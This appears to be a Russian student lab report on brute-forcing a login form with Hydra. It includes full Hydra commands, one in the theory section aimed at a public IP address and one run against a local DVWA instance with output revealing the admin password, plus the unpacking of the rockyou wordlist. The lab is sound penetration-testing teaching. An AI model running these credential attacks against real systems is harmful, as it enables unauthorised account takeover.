

Третий этап индивидуального проекта

Использование Hydra

Беличева Дарья Михайловна

Содержание

1	Цель работы	4
2	Теоретическое введение	5
3	Выполнение лабораторной работы	7
4	Выводы	10
	Список литературы	11

Список иллюстраций

3.1	Настройка уровня безопасности	7
3.2	Форма для ввода логина и пароля	7
3.3	Распаковка rockyou.txt.gz	8
3.4	Содержимое rockyou.txt.gz	8
3.5	Запрос к Hydra	9
3.6	Проверка полученного пароля	9

1 Цель работы

Научиться использовать Hydra для подбора пароля (брутфорсинга).

2 Теоретическое введение

Hydra – распараллеленный сетевой взломщик входа, встроенный в различные операционные системы, такие как Kali Linux, Parrot и другие основные среды тестирования на проникновение. Hydra работает, используя различные подходы для выполнения атак методом перебора, чтобы угадать правильную комбинацию имени пользователя и пароля. Hydra обычно используется тестировщиками на проникновение вместе с набором программ, таких как crunch, cupp и т.д., которые используются для генерации списков слов. Затем Hydra используется для тестирования атак с использованием списков слов, созданных этими программами[1].

- Hydra используется для подбора или взлома имени пользователя и пароля.
- Поддерживает подбор для большого набора приложений.

Пример работы:

- Исходные данные:
- IP сервера 178.72.90.181;
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://178.72.90.181/cgi-bin/luci` методом POST запрос вида `username=root&password=test_password`;
- В случае не удачной аутентификации пользователь наблюдает сообщение `Invalid username and/or password! Please try again.`

Запрос к Hydra будет выглядеть примерно так:

```
hydra -l root -P ~/pass_lists/dedik_passes.txt -o ./hydra_result.log  
-f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^P  
username"
```

3 Выполнение лабораторной работы

Запустим DVWA, перейдем к настройке уровня безопасности и выставим низкий уровень (рис. 3.1).




Рис. 3.1: Настройка уровня безопасности

Откроем страницу для проведения атаки brute force, которая представляет собой простейшую уязвимую форму с паролем (рис. 3.2).




Рис. 3.2: Форма для ввода логина и пароля


Для работы Нудра нам нужен список паролей. В Kali есть файл со списком популярных паролей, найдем его и распакуем (рис. 3.3).



```
dmbelicheva@dmbelicheva: /usr/share/wordlists
File Actions Edit View Help
zsh: corrupt history file /home/dmbelicheva/.zsh_history
dmbelicheva@dmbelicheva: ~$ cd /usr/share/wordlists
dmbelicheva@dmbelicheva: /usr/share/wordlists$ ls
anass  dirbuster  fasttrack.txt  john.lst  metasploit  rockyou.txt.gz  wfuzz
dirb   dnsmap.txt  fern-wifi     legion    nmap.lst    sqlmap.txt     wifite.txt
dmbelicheva@dmbelicheva: /usr/share/wordlists$ sudo gunzip -d rockyou.txt.gz
[sudo] password for dmbelicheva:
dmbelicheva@dmbelicheva: /usr/share/wordlists$ ls
anass  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
dmbelicheva@dmbelicheva: /usr/share/wordlists$
```

Рис. 3.3: Распаковка rockyou.txt.gz

Посмотрим содержимое первых строк этого файла (рис. 3.4).



```
(dmbelicheva@dmbelicheva) - [ /usr/share/wordlists ]
$ head -5 rockyou.txt
123456
12345
123456789
password
iloveyou
(dmbelicheva@dmbelicheva) - [ /usr/share/wordlists ]
$
```

Рис. 3.4: Содержимое rockyou.txt.gz

С помощью горячей клавиши f12 на сайте DVWA откроем инструмент разработчика и посмотрим HTTP запросы, чтобы узнать необходимую нам информацию для атаки.

Исходные данные:

- IP сервера 127.0.0.1(localhost);
- Сервис http на стандартном 80 порту;
- Для авторизации используется html форма, которая отправляет по адресу `http://localhost/DVWA/vulnerabilities/brute` методом GET запрос вида `username=admin&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Username and/or password incorrect`.

Запрос к Hydra будет выглядеть так (рис. 3.5):

```
(root@kali:~) # /usr/share/wordlists
~ # hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/DWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=
Login:H-Cookie:security-medium; PHPSESSID=0eav5k6ljd6qr7345mvsqfP4q:F=Username and/or password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (th
is is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 18:54:02
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (1:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DWA/vulnerabilities/brute/:username='USER'&password='PASS'&login=H-Cookie:security-medium; PHP
SESSID=0eav5k6ljd6qr7345mvsqfP4q:F=Username and/or password incorrect
[80][http-get-form] host: localhost login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 18:54:44
```

Рис. 3.5: Запрос к Hydra

Мы получили нужный нам пароль. Попробуем его ввести и получим успеш-
ный вход в систему (рис. 3.6).

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

Vulnerability: Brute Force

Login

Username:
admin

Password:
password

Login

Welcome to the password protected area admin




Рис. 3.6: Проверка полученного пароля

4 Выводы

В процессе выполнения данной лабораторной работы я освоила навыки использования Hydra для подбора пароля (брутфорсинга).

Список литературы

1. Hydra (software) [Электронный ресурс]. 2024. URL: [https://en.wikipedia.org/wiki/Hydra_\(software\)](https://en.wikipedia.org/wiki/Hydra_(software)).